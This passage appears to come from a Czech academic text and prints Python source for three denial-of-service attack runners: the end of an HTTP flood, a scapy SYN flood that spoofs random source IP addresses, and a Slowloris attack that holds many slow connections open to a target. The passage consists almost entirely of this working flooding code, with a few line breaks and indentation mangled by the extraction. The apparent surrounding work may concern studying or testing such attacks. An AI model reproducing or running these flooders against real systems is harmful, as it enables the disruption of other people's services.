    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        tanalytics['successful_requests'] = 0
        tanalytics['sockets_created'] = 0
        tanalytics['sockets_running'] = 0
        tanalytics['sockets_closed'] = 0
        tanalytics['failed_requests'] = 0

        while not stop_event.is_set():
            # make socket
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            tanalytics['sockets_created'] += 1

            # connect
            sock.connect((ip, port))
            while not stop_event.is_set():
                tanalytics['sockets_running'] = tanalytics['sockets_created'] -
                    tanalytics['sockets_closed']

                try:
                    # send our request
                    written = sock.send(self.request)

                    # not send, close and create new sock
```

```
                    if not written:
                        tanalytics['failed_requests'] = 0
                        self.analytics['failed_requests'] += 1
                        sock.close()
                        break

                    self.analytics['successful_requests'] += 1
                    tanalytics['successful_requests'] += 1
                except OSError:
                    # Broken conn, bad protocol, server is filtering use
                    tanalytics['sockets_closed'] += 1
                    sock.close()
                    break
```

Výpis 5: HTTP flood

```
from scapy.all import *
from .base_runner import BaseRunner
import random


class SynFloodRunner(BaseRunner):
    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        tanalytics['successful_requests'] = 0
        tanalytics['failed_requests'] = 0

        while not stop_event.is_set():
            try:
                self._send_syn_packet(ip, port)
                tanalytics['successful_requests'] += 1
                self.analytics['successful_requests'] += 1

            except OSError as ex:
                tanalytics['failed_requests'] += 1
                self.analytics['failed_requests'] += 1
                continue

    def _send_syn_packet(self, ip, port):
        p_ip = IP(src=self.rand_ipv4(), dst=ip)
        p_tcp = TCP(sport=random.randint(1, 65535), dport=port, flags='S')
```

```
        send(p_ip / p_tcp, count=1, verbose=0)
```

Výpis 6: SYN flood

```
from .base_runner import BaseRunner
from scapy.all import *

req = "GET / HTTP/1.1\r\nHost: %s\r\nUser-Agent: Mozilla/5.0 (compatible, MSIE
    11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\nCache-Control: no-
    cache\r\nPragma: no-cache\r\nConnection: keep-alive\r\n\r\n"

class SLConn:
    def __init__(self, target, port):
        self.socket = None
        self.index = 0
        self.target = target
        self.port = port

    def connect(self):
        self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.socket.settimeout(0.01)
        self.socket.connect((self.target, self.port))

    def send(self, chunk):
        return self.socket.send(chunk)

    def cleanup(self):
        self.socket.close()
        self.socket = None
        self.index = 0


class SlowlorisRunner(BaseRunner):
    def _runnable(self, tid, stop_event, ip, port, tanalytics):
        nconns = random.randint(20, 50) # number of simultaneous sockets per
            thread
        chunk_size = random.randint(50, 5000) # amount of bytes to be sent each
             step (lower the slower the attack)
        conns = [SLConn(ip, port) for x in range(nconns)]
```

```
tanalytics['successful_requests'] = 0
tanalytics['simultaneous_sockets'] = nconns
tanalytics['chunk_size'] = chunk_size
tanalytics['failed_requests'] = 0
tanalytics['timeouts'] = 0

request = bytes(req.format('{}:{}'.format(ip, port)), 'utf-8')
i = 0

while not stop_event.is_set():
    time.sleep(1)
    for i, conn in enumerate(conns):
        try:
            if conn.index >= len(request):
                tanalytics['successful_requests'] += 1
                self.analytics['successful_requests'] += 1
                conn.cleanup()

            if conn.socket == None:
                conn.connect()

            chunk = request[conn.index: conn.index + chunk_size]
            conn.index += len(chunk)
            sent = conn.send(chunk)
        except Exception as e:
            if 'timed out' in str(e):
                tanalytics['timeouts'] += 1

            # Timeouts are included in requests
            tanalytics['failed_requests'] += 1
            self.analytics['failed_requests'] += 1
            conn.cleanup()
```

Výpis 7: Slowloris